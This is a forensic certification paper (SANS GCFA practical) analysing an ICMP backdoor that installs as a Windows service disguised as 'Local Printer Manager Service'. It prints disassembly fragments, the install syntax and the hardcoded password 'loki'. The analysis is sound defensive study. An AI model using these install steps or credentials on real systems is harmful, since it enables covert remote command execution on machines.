SANS GIAC - GCFA Practical Assignment

Forensic Analysis of a System Option

Version 1.3

Norbert Nolin

August 2003

Table of Contents

Table of Figures

ABSTRACT

This paper has been submitted to fulfill the practical assignment requirement for the SANS GIAC Certified Forensic Analyst certification, version 1.3 and contains three independent sections on related subjects.

Part 1. Analyze an Unknown Binary. The identification and analysis of unknown binary files found on computers is an important part of a forensic investigation. In cases involving Trojan or otherwise covertly planted program code, it is important to identify their capabilities to determine the nature of damage that could be caused by them and to assist in reviewing policies and procedures that allowed them access to protected resources. This section details the steps that would be required to properly isolate and determine the functions of a suspicious program file that was undocumented and was not locatable on the Internet. The analysis includes a detailed reverse assembly of the code to document its possible use as an ICMP backdoor service designed for the Microsoft Windows operating system.

Part 2. Option 1. Perform a Forensic Analysis of a System. Ensuring that the correct procedures are used to acquire digital evidence in an investigation is critical to ensure that the evidence can be used. The computer analyzed in this case was a cable-modem connected home system that was configured with a company's VPN software. The computer was compromised and found to be attacking the company network which resulted in the termination of its' owner from the company. This section details the acquisition and analysis of the system, provides a thorough breakdown of how the system was likely compromised and includes suggestions for policy makers and administrators that could be used to avoid similar situations.

Part 3. Legal Issues of Incident Handling. Legal issues regarding personal privacy, trespassing, fraud and malicious use are increasingly becoming more commonplace and the laws regarding computers are constantly changing. It is important for company policy to be consistent with local and federal laws and for personnel responsible for allowing access to a system to understand the rights and limitations on the actions that they can take when assisting in an investigation. This section reviews several federal and state laws relating to an ISP that maintains data on public users that it serves. The SANS questions answered illustrate that depending on who is requesting data and what the requested data is, the laws can vary and even contradict in some cases and that a thorough review with legal counsel is the best practice.

SANS GIAC Certified Forensic Analyst

Practical Assignment

Version 1.3

Part 1

Analyze an Unknown Binary

Part 1. Analyze an Unknown Binary

For this part of the SANS practical paper, as would be common in a forensic analysis, a file with unknown contents has been received for analysis. The zipped file size is 5,687 bytes and is named binary_v1.3.zip.

Summary Description

The following is a summarization of the research and testing done to identify the unknown binary.

The file binary_v1.2.zip contains a single file named target2.exe with an MD5 value = 848903a92843895f3ba7fb77f02f9bf1. The file is not detected by Norton Antivirus as a virus or Trojan as of June 1, 2003.

The binary executable runs as a Windows service and is a Winsock 2, console application that contains all the necessary code and dll calls to enable it to function as a covert channel ICMP backdoor. There is no Windows GUI component or online help to the code. Text found in the code includes references to its' use as a backdoor and the string "loki" which is generally credited as the first covert protocol channel exploit.

When the program is run in service control mode with the correct parameters it starts as a service and makes a number of entries to the Windows registry and will auto-start upon successive reboots. The program is not stealth and has a Control Panel, Services description of "Local Printer Manager Service" with a service name of "Local Partners Access".

The service runs as a Service_Win32_Own_Process with Service_All_Access giving it complete control to the system.

The unzipped file would not run as-is on most Windows 2000 (W2K) systems. It does run on XP without additional dll. The target2.exe file needs to be renamed to smsses.exe in order to start as a service. It should be placed in a program path directory and requires the Microsoft "C" library MSVCP60.dll. XP does not have the same dependency.

The service has been coded to accept two case-sensitive input parameters either from the command prompt or a desktop shortcut. Syntax:

```
C:\WINNT\>smsses.exe [-i|-d] [2ndparameter]
```

The service is installed with a "-i" followed by a 2nd parameter. The service will install and return a successful message. If the install parameter is followed by another install command, the service stops and is restarted with the new parameter following the "–i". The 2nd parameter is not displayed in any message text, .ini file or registry key and there are no obvious signs of its' use.

The "Local Printer Manager Service" is well behaved and can be stopped and restarted via Control Panel Services. The service runs as either auto (the default) Manual, or System via a registry edit.

The service can be disabled by issuing a "-d" followed by a space and 2nd parameter. If the service is disabled, the service is stopped and keys will be removed from the registry that will prevent it from restarting on reboot. Some keys are left after the disable that would make it apparent that the service was once installed.

The behavior of the 2nd parameter is as follows:

1. No apparent IP addresses check is performed. Invalid addresses are not rejected
2. Any string/number combination is accepted except for command shell redirects or pipes "^,<,>,|"
3. The string has been tested to accept over 60 characters
4. No space followed by a 3rd parameter is allowed. The program aborts
5. If the 2nd parameter is enclosed in quotes the spaces and other characters will not be interpreted as additional parameters and allows for input such as C:>smsses –i "test test test test"

The smsses service does not respond to TCP or UDP scans. It is silent and sends no packets to advertise its' presence and only responds to selected ICMP packet types as "other I/O" requests in task manager.

When the service is active it processes all RFC undefined ICMP type and code packets. It also processes various reply types that would normally not warrant an unsolicited response including Echo Reply, Timestamp Reply, Information Request, Information Reply, Address Mask Reply as well as non-workstation ICMP types such as Router Advertisement, Router Solicitation.

If smsses is executed from a command prompt after the service has been installed it waits approx. 10 seconds before returning to a command prompt. All test passed to it during this period is passed to the shell as a command. Valid commands will execute including a cmd.exe to invoke another shell. If a "|" is used the commands will execute immediately.

The smsses program is suspected of having a dual use as both a service and a client but testing of numerous combinations of input parameters have not generated any outbound ICMP packets that would be needed to establish communication to a running smsses service on another computer. The program could also be a non-functioning proof of concept service with no working client.

This section details the methods used to identify and characterize the use of the smsses service.

Preliminary Identification

The first steps in analyzing the binary were to determine its MD5 hash value and check to see if it would be detected as a known virus.

An md5sum was run on the binary_v1.3.zip zipped file to determine its value = 057c5acf6ee979413e0cb6daeaccea7d. The file was unzipped and contained a single file with the name target2.exe that contained 26,793 bytes. Md5sum was then run on the decompressed target2.exe file to obtain its' MD5 value = 848903a92843895f3ba7fb77f02f9bf1.

The file target2.exe was then scanned by Norton Antivirus 2003 using a freshly updated virus definition file as of 6/20/2003. The scan yielded no results.

Linux strings

To identify target2.exe as executable program and for what operating system(s) it would run on and to look for telltale signs of its purpose within the file it was transferred to an isolated RedHat 8.0 Linux system. The Linux strings command was run on it to look for identifiable text strings that could be researched on the Internet.

The strings output revealed numerous .dll and network function references as well as the text with the string "loki" as seen from the following:

```
…Sleep
HeapAlloc
GetProcessHeap
TerminateProcess
ReadFile
PeekNamedPipe
CloseHandle
CreateProcessA
CreatePipe
WriteFile
GetLastError
LocalAlloc
KERNEL32.dll
StartServiceCtrlDispatcherA
SetServiceStatus
RegisterServiceCtrlHandlerA
CloseServiceHandle
ControlService
QueryServiceStatus
OpenServiceA
CreateServiceA
```

```
OpenSCManagerA
DeleteService
StartServiceA
ChangeServiceConfigA
QueryServiceConfigA
ADVAPI32.dll
WSAIoctl
WSASocketA
WS2_32.dll
MFC42.DLL
memmove
exit
fprintf
_iob
sprintf
perror
strstr
time
printf
MSVCRT.dll
__dllonexit
_onexit
_exit
_XcptFilter
__p___initenv
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_except_handler3
_controlfp
??0Init@ios_base@std@@QAE@XZ
??1Init@ios_base@std@@QAE@XZ
??0_Winit@std@@QAE@XZ
??1_Winit@std@@QAE@XZ
MSVCP60.dll
ERROR 3
ERROR 2
ERROR 1
impossibile creare raw ICMP socket
RAW ICMP SendTo:
======================= Icmp BackDoor V0.1 =======================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
loki
cmd.exe
 Exit OK!
Local Partners Access
Error UnInstalling Service
Service UnInstalled Sucessfully
Error Installing Service
Service Installed Sucessfully
Create Service %s ok!
```

```
CreateService failed:%d
Service Stopped
Force Service Stopped Failed%d
The service is running or starting!
Query service status failed!
Open service failed!
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
Starting the service failed!
starting the service <%s>...
Successfully!
Failed!
Try to change the service's start type...
The service is disabled!
Query service config failed!
```

Internet Strings Research

An Internet search for the executable name “smsses.exe” revealed no results.

Notable was the reference to Loki and the “BackDoor” banner. Loki is a well known backdoor proof-of-concept Trojan (route, Phrack 51). It was a covert channel Unix/Linux malware program designed to circumvent firewalls by utilizing ICMP for remote command shell protocol instead of the standard TCP port 23, however, its’ use was limited as it was restricted to *nix platforms and many administrators started to block pings to external sites from behind corporate firewalls after Loki’s debut in 1997.

Other .dlls and file extensions uncovered by strings were also researched at Microsoft’s MSDN to determine their functions.

- KERNEL32.dll – Contains Windows API Functions used by all Windows Applications such as Windows memory and interrupt handler. System DLL.
- ADVAPI32.dll - Advanced API services library supporting numerous APIs including many security and registry calls. System DLL.
- WS2_32.dll - Contains the Windows Sockets API used by most internet and network applications to handle network connections. System DLL.
- MFC42.DLL - Contains Microsoft Foundation Classes (MFC) Functions used by applications created in Visual C++. Not a system DLL.

The search results indicated that this binary would likely be Windows based and could access registry and networking functions.

VMWare Windows Analysis System

Knowing with reasonable certainty that this was a Windows binary, a system was then needed to attempt to activate the binary and do further analysis on it to determine its' capabilities. Malware could potentially do anything to a system and also to the networks that they are connected to so absolute isolation of the testing platform was mandatory.

The testing platform selected was an IBM Thinkpad T30 installed with Microsoft Windows 2000 as the boot operating system. VMWare[1] was then loaded to provide clean and isolated environments for working with the executable that could be configured to run on with multiple operating systems. Three Virtual Machines were then configured.

VM 1. Windows 2000 Professional (W2K) no Service Packs
VM 2. Windows 2000 Professional (W2K) no Service Packs
VM 3. Red Hat 8.0

The VMWare networking was configured for host-only so that the virtual machines could talk to themselves via isolated internal networking that would not require connectivity on a LAN via the external Ethernet interface. The VM-Linux address was 192.168.157.129 and the VM-W2K address 192.168.157.128. Ping was tested to confirm that both machines could communicate via TCP/IP.

Unknown Binary Run Testing

The methodical process[2] used for initially observing the activity of the binary was:

1. Start monitoring tools
2. Attempt to launch
3. Stop tools, review findings and document
4. Repeat tests with different methods

Third party monitoring tools used included:

- Regshot[3] version 1.61e1 for snapshots and compares of the registry before and after running the binary.
- SysInternals[4]:
    i. TDImon NT 1.0,
    ii. Process Explorer v5.23
    iii. Regmon NT v4.34
    iv. File Monitor NT v4.34

Program Run Attempts

[1] http://www.vmware.com/
[2] As instructed by the SANS Institute - Track 9. Reverse-Engineering Malware – Lenny Zeltzer
[3] http://regshot.51.net/windows/index.html
[4] http://www.sysinternals.com/

Prior to the first execution attempt the system was base-lined. System was noted to have 12 processes running and Explorer had 6.

The executable target2.exe was launched from within an explorer window and a popup message that MSVCP60.dll not found was displayed.

- File Monitor target2.exe was observed to successfully open/read WS2_32.dll, WS2HELP.DLL, MFC42.DLL, msvcrt.dll.
- TDImon was observed to have eight events of activity. Appears to be only the .128 address, port 1034 to the default gateway .1 on port 139 (netbios)
- Regshot was then used to take the 2nd shot of the registry and a compare was done. No signs of malware related keys were observed.

The binary appeared to fail because of a missing .dll. The dll was researched and found to be the Microsoft C runtime library. It was confirmed to be installed on the VM host W2K system that had Service Pack 3 and other applications installed and was also located via an ftp search[5] and downloaded[6] for comparison.

Once the dll was installed on the VM in the system32 directory, the above test was re-run by launching target2.exe.

- A DOS window opened for 10 sec. and closed.
- TDImon had no activity.
- Regshot showed no abnormal registry activity.
- Registry Monitor logged the first access of target2.exe at 7.86, a BUFOVRFLOW error during a QueryKey HKCU/Console at 8.33 and another in LSASS.EXE QueryValue of HKLM\Security\Policy\SecDesc\(Default) at 8.83.The key was queried a second time and was successful. There was a pause at 8.85 and at 23.73 target2.exe key was closed.
- File Monitor again showed target2.exe access of WS2_32.dll, WS2HELP.DLL, MFC42.DLL.
- The msvcrt.dll (a C library) was not re-accessed.
- MSVCP60.dll was accessed
- Csrss.exe (client server runtime) accessed target2.exe

The target2.exe executable appeared to be dying. To determine if the failure was caused by the installed dll and if it might be in a service pack, the current MSVCP60.dll was renamed to save it. The OS was then updated with Service Pack 3.

The WM-W2K was rebooted and confirmed to be running Service Pack 3.

[5] http://www.alltheweb.com
[6] ftp.nist.gov

MSVCP60.dll was not loaded with the SP3 update so the saved file was renamed to reactivate it.

Relevant files that were updated with SP3 dates of 7/22/2002 included: CSRSS, msvcrt.dll, ws2_32.dll. The Mfc42.dll, wshelp.dll files were not updated and retained the 12/7/99 date

The run attempt was done again. A command window opened and cleared within about 1 second.

- Regshot showed no abnormal registry modifications.
- File Monitor showed CSRSS.EXE accessing many \WINNT\FONTS\*.FON files possibly looking for a video mode.
- CSRSS.EXE now accessed WINSRV.DLL.
- The first access of target2.exe was at 11:08:15, the last access at 11:08:17. TDI Mon showed no network activity.
- The BUFOVRFLOW errors were still occurring in the QueryKey HKCU/Console at 8.33 and in LSASS.EXE.

Since many simple backdoors are not fully functioning programs under the Windows GUI environment the VM was rebooted, and processes were checked before proceeding to the second execution launch type.

A target2.exe test was run by executing the file a command prompt.

- The TDImon again had no socket activity and Regshot showed no registry modifications to startup etc.
- File Monitor showed CMD.EXE accessing target2.exe and used the same dlls noticed previously.
- The Registry monitor was observed to still have an entry for BUFOVRFLOW in LSASS but CSRSS was not used by the command shell.
- The first registry key that was queried and returned a NOTFOUND response is \HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode. This key determines the dll search path and is not set by default. The result is that the current directory is searched before going to Windows and System (Microsoft, Change the Library Search Order).
- HKLM\SOFTWARE\Microsoft Windows NT\CurrentVersion\Winlogon\Leak Track is queried and a NOTFOUND is returned. No references related to this key have been located on the Internet.
- Other HKLM\SOFTWARE\Microsoft Windows NT\CurrentVersion\ keys that fail a query are Compatibility32\target2, Compatibility2\Target20.0, IME Compatibility

Because of questions regarding program default directory paths from the previous test the target2.exe file was moved to the \WINNT\ directory to try to eliminate any path issues. It was also suspected that it might run as a service as was suggested by strings output that appeared to be error messages. The following test was run from a command prompt

```
C:\WINNT\runas /profile /user:w2k\administrator target2.exe
```

- Similar to the last explorer run attempt, a command window opened for about 10 seconds and then terminated.
- The registry was not modified,
- There was no TDImon activity,
- Mostly the same dlls were accessed but because it was being run as a service, services.exe was observed to be checking credentials and profile information and it also accessed KERNEL32.DLL and ADVAPI32 which were observed in the strings output.
- The runas.exe was also seen in activity.
- The LSASS.EXE and CSRSS.EXE buffer overflows were seen again.

To establish a better baseline of the OS activity, a test was done at the command prompt to ping the VM-W2K. Linux pings generated buffer overflow messages in Registry Monitor and also attempted to access the multinational language routines. The buffer overflows were now discounted as a possible program failure case and it was felt that startup parameters might be required.

Taking a hint from the strings text, the program was tested to see if it might also behave is a loki client by executing it from a prompt and using one of loki's options (-d target). To receive any possible output if the service did start, the VM-Linux was started and Snort[7] was used to capture packets:

```
#snort –vd
```

On the W2K VM

```
target2.exe –d 192.168.157.129 (the Linux VM address)
```

This time the program responded much differently.

- The program aborted and displayed "Error installing service" The –d was a string that was identified above and also indicated that the program was designed to be a service.
- TDI Mon and other tools showed no changes.

[7] http://www.snort.org/docs/

Now that there seemed to be options related to the program start, other command line tests were done to see if any options could be gleaned.

The entire alphabet in upper and lower was attempted. The - followed by any <alpha> received no response. This indicated that in addition to the –letter option that an additional parameter might be required as was observed previously.

After brute testing of all letter combinations followed by various strings, the following was observed.

```
-d parameter2
        Error UnInstalling Service!           may be a remove function

-i parameter2
        Create Service Local Partners Access ok!
        starting the service <Local Partners Access>…
        Starting the service failed!

        Error Installing Service
```

It now appeared that at least two options were available.

- -i to start the service
- -d to stop the service

Additional tests were run to observe the 2nd parameter requirement.

```
-d 192.168.157.128
        1062 (possibly a process ID)
        Service Uninstalled Successfully
        A second execution showed
        Error UnInstalling Service!

-i 192.168.157.128
        same result as with localhost above

if –i is tried again
        Service Local Partners Access Already exists
        starting the service <Local Partners Access>…
        Starting the service failed!

        Error Installing Service
```


Having gone as far as possible with trial and error it was decided that the target2.exe binary needed to be disassembled.

Disassembly – IDA

The disassember named IDA[8] is a very useful tool for viewing compiled binaries. It can reverse engineer much of the structure of a program and yield valuable insight on the globs of hex code that would normally unintelligible when viewed in a binary.

IDA opened the target2.exe file without error, and dispelled concerns that the file might have been packed by a packaging utility to make it harder to reverse engineer.

The disassembly in IDA revealed obvious signs of code related to packet activity and namedpipes and other network related functions.



```
.text:004020F0
.text:004020F0 ; ||||||||||||||| S U B R O U T I N E |||||||||||||
.text:004020F0
.text:004020F0
.text:004020F0 ; int __cdecl main(int argc,const char **argv,const
.text:004020F0 _main                   proc near               ; CODE XREF
.text:004020F0
.text:004020F0 ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
.text:004020F0 var_8                   = dword ptr -8
.text:004020F0 var_4                   = dword ptr -4
.text:004020F0 argc                    = dword ptr  4
.text:004020F0 argv                    = dword ptr  8
.text:004020F0 envp                    = dword ptr  0Ch
.text:004020F0
.text:004020F0                         mov     eax, [esp+argc]
```

```
Compiling file 'C:\tools\idapro
Executing function 'main'...
Compiling file 'C:\tools\idapro
Executing function 'OnLoad'...
IDA is analysing the input file
You may start to explore the in
Using FLIRT signature: Microsof
Propagating type information...
Function argument information is propagated
The initial autoanalysis is finished.
```

Figure 1. IDA Dissasembler

Service Control Variables

The first step taken was to identify the startup parameters needed and see if the programs' operating modes could be determined. IDA text searches for –i and –d were successful and the following options were seen in the code:

```
00402139      mov       esi offset aI     ;     "-i "
00402194      mov       esi, offset aD    ;     "-d"
```

The next section showed that there were only two service control options (-i and –d) within the module main. It was observed that "-i" was related to the service start and –d was a service uninstall. This was consistent with observed program

[8] http://www.datarescue.com/idabase/

testing behavior previously noted. There appeared to be no other dash–letter options and further indicated that there were would be no other command line switches or –h type usage help.

```
004041CC        db ‘Service Installed Successfully’
004041F0        al        db ‘-i',0 ; DATA XREF: _main+49
        mov     edi, [esp+20h+argv]
        mov     eax, [edi+8]
        push    eax
        push    offset aS           ; “%s”
        push    offset cp
        call    ds:sprintf
        mov     eax, [edi+4]
        add     esp, 0Ch
        mov     esi, offset al      ; “i”

00404188        db ‘Service Uninstalled Successfully’
004041AC                            ; DATA XREF: _main+A4
        loc_402191:                 ; CODE XREF: _main+7F
                mov     eax, [edi+4]
                mov     esi, offset aD                ; “-d”
```

Program Name

The strings identified an executable “smsses.exe”. This text was also located and appeared to be related to command line parameters to create the service:

```
00402364        push    offset  aSmsses_exe   ; lpBinaryPathName
00402369        push    1       ; dwErrorEontrol
…               push    2       ; dwStartType
…               push    10h     ; dwServiceType
…               push    0F01FFH         ; dwDesiredAccess
00402374        push    offset  aLocalPrinterMa          ; lpDisplayName
                                (Local Printer Manager Service)
00402379        push    offset  aLocalPartnersA          ; lpServiceName
                                (Local Partner Access)
0040237E        push    eax                              ; hSCManager
                                (Service Create Handle)
0040237F        call    ds:CreateServiceA
```

TCP/IP RAW Sockets

IDA’s text search was used to identify instances of protocol definitions to attempt to determine what type of packet should be sent to the service to get a response. The smsses program was found to contain numerous functions that use Winsock 2 Raw Sockets.

Locations 004010A9 and 004018CD were noted. The module sub_401A00+6B calls sub_4010F0 and sub_4010A0 after sending “ICMP Backdoor Your Password: “ prompt and uses the socket module.

```
004010A0 sub_4010A0 proc near          ; CODE XREF: sub_4010F0+13
                                                ; sub_401460+13
004010A0        move    eax, dword_404020
004010A5        test eax, eax
004010A7        jz      short loc_4010DE
004010A9        push    1           ; protocol
004010AB        push    3           ; type
004010AD        push    2           ; af
004010AF        call    ds:socket
004010B5        cmp     eax, FFFFFFFFh
```

The location 004018CD is a module which uses WSASocketA, possibly as part of the prompt for password and is a candidate for the type of packet that may have been needed to communicate with the service. It showed the protocol field being set to zero and needed further research.

```
004018C0        sub     esp, 124h
004018C6        push    esi
004018C7        push    1           ;dwFlags
004018C9        push    0           ; g
004018CB        push    0           ; lpProtocolInfo
004018CD        push    0           ; protocol
004018CF        push    3           ; type
004018D1        push    2           ; af
004018D3        mov     [esp+140h+fromlen], 10h
004018DB        call    ds:WSASocketA
004018E1        mov     esi, eax
004018E3        cmp     esi, 0FFFFFFFFh (decimal 255 255 255 255)
004018E6        jnz     short loc_4018F2 (gethostby name resolvers)
004018E8        or      eax, eax
004018EA        pop     esi
004018EB        add     esp, 124h
004018F1        retn
```

The gethostbyname function was also observed to call the following function to bind the session to the socket. The string “s” appeared to be an IP address passed as part of the session startup. This was suspected as a control that may determine who can talk to this service remotely. If that were the case it would also make sense that this would be a variable that could take either a string or ip address and that the service would fail to start if this parameter were omitted as was observed.

```
0040191C        loc_40191C:                     ; CODE XREF: sub_4018C0+4F
0040191C        xor     edx, edx
0049191E        push    ebx
…
0049192D        push    offset cp           ; cp
0049193C        push    1EC6h  ; hostshort (decimal 30 198)
0049195B        push    10h                 ; namelen (decimal 16)
0049195D        push    eax                 ; name
0049195E        push    esi                 ; s (string passed as part of service start)
…
```

The following socket call shows the Winsock packet definition using WSASocketA.

```
00403100 ; SOCKET __stdcall WSASocketA(int af, int type, int protocol,
           LPWSAPROTOCOL_INFOA lpProtocolInfo,GROUP g,DWORD dwFlags)
          DATA XREF: sub_4018C0+1B

          push     esi
          push     1          ; dwFlags                (DWORD
          push     0          ; g                      (GROUP
          push     0          ; lpProtocolInfo  (LPWSAPROTOCOL_INFOA
          push     0          ; protocol               (int
          push     3          ; type                   (int
          push     2          ; af                     (int
          mov      [esp+140h+fromlen], 10h (decimal 16)
          call     ds:WSASocketA
          mov      esi, eax
```

The location 004018C0 contains the .text that shows it being called.

```
Sub_4018C0          proc near                 ; CODE XREF: sub_401880+22
          var_124    = dword ptr –124h
          var_120    = dword ptr – 120h
          var_11C    = dword ptr – 11Ch
          var_118    = dword ptr – 118h
          fromlen = dword ptr – 114h
          from       = dword ptr – 110h
          name       = byte ptr – 100h
          sub        esp, 124h
          004018C6   push           esi
```

Response Functions

Several segments were related to responding to conversations with a client program. The most important segments are part of 401A00 and would be used to prompt for the password once connected.

```
          004040AC   aIcmpBackdoorV0       db       ‘0Dh, 0Ah
                     ; DATA XREF: sub_401A00+271
                     ; sub_401A00+28D
                     loc_401C55:
                     push     0FF03h
                     call     edi
                     cmp      [esi+1Ah], ax
                     jnz      short loc_401CA7 (close socket if timer expires)
                     push     offset dword_40458C ; time_t * (command timer)
                     mov      ecx, [esp,0Ch+arg_0]
                     mov      edi, offset aIcmpBackdoorV0
                              ; ‘…==Icmp Backdoor…Your Password:’
                     xor      eax,eax(store password in eax?)

          00404130   aLoki    db ‘loki’,0         ; DATA XREF: sub_401A00+1D7
                  loc_401BC2:                     ; CODE XREF: sub_401A00+174
```

```
                push    0FF02h
                mov     dword_40458C, eax (set register with time_t)
                call    edi
                cmp     [esi+1Ah], ax
                jnz     short loc_401C4A
                add     esi, 20h
                push    offset aLoki        ; char *
                push    esi                 ; char *
```

This segment is one of the prompts that also would appear once connected.

```
00404098        aRawIcmpSendto      db      'RAW ICMP SendTo: ',0
                ; DATA XREF: sub_4010F0+13F
                ; sub_401460+143
```

DLL Imports

Target2.exe used external Windows .dll functions extensively. IDA was very useful in helping to map the numerous imports:

```
ADVAPI32.dll
        OpenService
        ServiceStatus
        __stdcall StartServiceA(SC_HANDLE hService, DWORD
                dwNumServiceArgs,LPCSTR *lpServiceArgVectors)
KERNEL32.dll
        HeapAlloc
        WriteFile
        CreatePipe
        PeekNamedPipe
MFC42.dll
        CWinApp::CWinApp
MSVC60.dll
        std::Winit
        std::ios_base::Init
MSVCRT.dll
        strstr
        printf
        sprintf
        time
        _exit
WS_32.dll
        SOCKET      __stdcall socket(int af, int type, int protocol)
        __stdcall htons
        __stdcall gethostname
        __stdcall gethostbyname
        __stdcall inet_addr
        __stdcall closesocket
        __stdcall sendto (SOCKET s,const char *buf, int len, int flags, const
                struct sockaddr *to, int tolen)
```

Program Structure

Using the information from IDA, the following layout of the relationships between the modules was created. It is not a full program flow chart. There are two main structures within the program; Service Control and Socket Control. The first structure controls the service start and stop. The second structure controls socket activity.

Service Control Structure

```
start
        _setdefaultprecision
                __controlfp
        _initterm
        _set_app_type
        __p__fmode
        nullsub_1
        _XcptFilter
        __getmargins
        __p__initenv
        __setusermatherr
        __p__commode
        _main
                StartServiceCtrlDispatcher
                Printf
                sub_4024D0
                        DeleteService
                        (also many sub_402320 modules)
                sub_402320
                        OpenSCManagerA
                        GetLastError
                        Control Service
                        CreateServiceA
                        OpenServiceA
                        Sub_402580
                                Printf
                                StartServiceA
                                LocalAlloc
                                QueryServiceStatus
                                ChangeServiceConfigA
                                QueryServiceConfigA
                                CloseServiceHandle
```

Socket Control Structure

```
Sub_401880
        WSAStartup
        WSACleanup
        Sleep
        Sub_4018C0
```

```
GetProcessHeap
WSAGetLastError
Gethostname
Gethostbyname
HeapAlloc
Recvfrom
bind
inet_addr
WSASocketA
WSAIoctl
htons
Sub_401EE0
        WriteFile
        Sub_401460
                perror
                sendto
        (also many of sub_401A00 modules)
Sub_401A00
        time
        strstr
        TerminateProcess
        Closesocket
        htons
        Sub_401CD0
                CreateProcessA
                CreatePipe
                CloseHandle
                CloseSocket
                PeekNamedPipe
                __Allocate_probe
                ReadFile
                TerminateProcess
                sleep
                exit
                Sub_4010F0
                        Sendto
                        Sprintf
                        Sub_401000
                        Sub_401060
                        Sub_401080
                                memmove
                        Sub_4010A0
                                Fprintf
                                Socket
                                exit
```

Running the Service

After reviewing the disassembly information, it was suspected that the file name was imbedded in the program and that target2.exe needed to be renamed to Smsses.exe. Following the logic of the –d sometext parameter, smsses.exe was executed with a –i and the string “loki” was used as a 2nd parameter.

```
C:\WINNT\>Smsses.exe –i loki
```

This time the execution seemed to start the service.

The command prompt returned:

```
        Create Service Local Partners Access ok!
        starting the service <Local Partners Access>
        Start service successfully!

        Service Installed Successfully
```

More indications of success were seen in the other SysInternals Utility outputs.

File Monitor showed that smsses.exe continued past the previously observed dll access. Activity now included:

```
msafd.dll
wshtcpip.dll
rnr20.dll
DNSAPI.DLL
WSOCK32.DLL
iphlpapi.dll
ICMP.DLL
MPRAPI.DLL
SAMLIB.DLL
NETAPI.DLL
SECUR32.DLL
NETRAP.DLL
ACTIVEDS.DLL
ADSLDPC.DLL
RTUTILS.DLL
SETUPAPI.DLL
USERENV.DLL
RASAPI32.DLL
RASMAN.DLL
TAPI32.DLL
RASAPI32.DLL
DHCPSVC.DLL
```

Process Monitor listed smsses.exe as PID 484 running under Services. It was also seen in task manager. This answered a primary question that it was not a steath process and could be detected if running.

TDImon had numerous entries for Smsses.exe:484 on various objects

```
IRP_MJ_CREATE
IRP_MJ_DEVICE_CONTROL      IOCTL_TCP_QUERY_INFORMATION_EX
```

Executing “C:>smsses sometext” immediately returned to the prompt, no packets were seen trying to contact a remote.

The smsses service control appears to accept only the –i and –d and reverts to start type auto when reinstalled after a –d.

The –d parameter also requires a 2nd parameter and returns a message that the service is uninstalled successfully if run after a successful –i. If the –d is run when the service is not active, an error is returned.

Smsses Service Listed by Process

The smsses service is in D:\WINNT\	smsses.exe
All other dlls in C:\WINNT\System32\	
MFCDLL Shared Library - Retail Version	mfc42.dll
Microsoft Windows Sockets 2.0 Service Provider	msafd.dll
Windows Sockets Helper DLL	wshtcpip.dll
Windows Socket 2.0 Helper for Windows NT	ws2help.dll
Windows Socket 2.0 32-Bit DLL	ws2_32.dll
Windows Socket 32-Bit DLL	wsock32.dll
SAM Library DLL	samlib.dll
Net Win32 API DLL	NETAPI32.DLL
Net Remote Admin Protocol DLL	netrap.dll
Windows NT MP Router Administration DLL	mprapi.dll
IP Helper API	IPHLPAPI.DLL
DHCP Client Service	DHCPCSVC.DLL
ADs LDAP Provider C DLL	adsldpc.dll
ADs Router Layer DLL	activeds.dll
Remote Access Connection Manager	RASMAN.DLL
Remote Access API	RASAPI32.DLL
ICMP DLL	icmp.dll
Microsoft® Windows(TM) Telephony API Client DLL	tapi32.dll
LDAP RnR Provider DLL	winrnr.dll
Remote Access AutoDial Helper	rasadhlp.dll
Routing Utilities	rtutils.dll
Windows Setup API	SETUPAPI.DLL
Win32 LDAP API DLL	WLDAP32.DLL
DNS Client API DLL	dnsapi.dll
	OLEAUT32.DLL

Microsoft OLE for Windows	OLE32.DLL
Common Controls Library	COMCTL32.DLL
Security Support Provider Interface	secur32.dll
Userenv	USERENV.DLL
Shell Light-weight Utility Library	shlwapi.dll
Remote Procedure Call Runtime	rpcrt4.dll
Advanced Windows 32 Base API	ADVAPI32.DLL
Windows 2000 USER API Client DLL	USER32.DLL
Windows NT BASE API Client DLL	KERNEL32.DLL
GDI Client DLL	GDI32.DLL
NT Layer DLL	NTDLL.DLL
Microsoft (R) C Runtime Library	msvcrt.dll
Microsoft (R) C++ Runtime Library	msvcp60.dll
Windows Socket2 NameSpace DLL	RNR20.DLL
-	unicode.nls
-	locale.nls
-	sortkey.nls
-	sorttbls.nls
-	ctype.nls

smsses service Listed by Handle

Handle	Type	Access	Name
0x14	Directory	0x00000003	\KnownDlls
0x18	File	0x00100020	D:\
0x20	Directory	0x000F000F	\Windows
0x28	Mutant	0x00000001	\NlsCacheMutant
0x30	Key	0x000F003F	HKLM
0x38	WindowStation	0x000F037F	\Windows\WindowStations\WinSta0
0x44	WindowStation	0x000F037F	\Windows\WindowStations\WinSta0
0x48	Desktop	0x000F01FF	\Default
0x4C	File	0x00100080	\Device\NamedPipe\
0x50	File	0x00120089	D:\WINNT\smsses.exe
0x54	File	0x00120089	D:\WINNT\system32\NTDLL.DLL
0x58	File	0x00120089	D:\WINNT\system32\KERNEL32.DLL
0x5C	File	0x00120089	D:\WINNT\system32\rpcrt4.dll
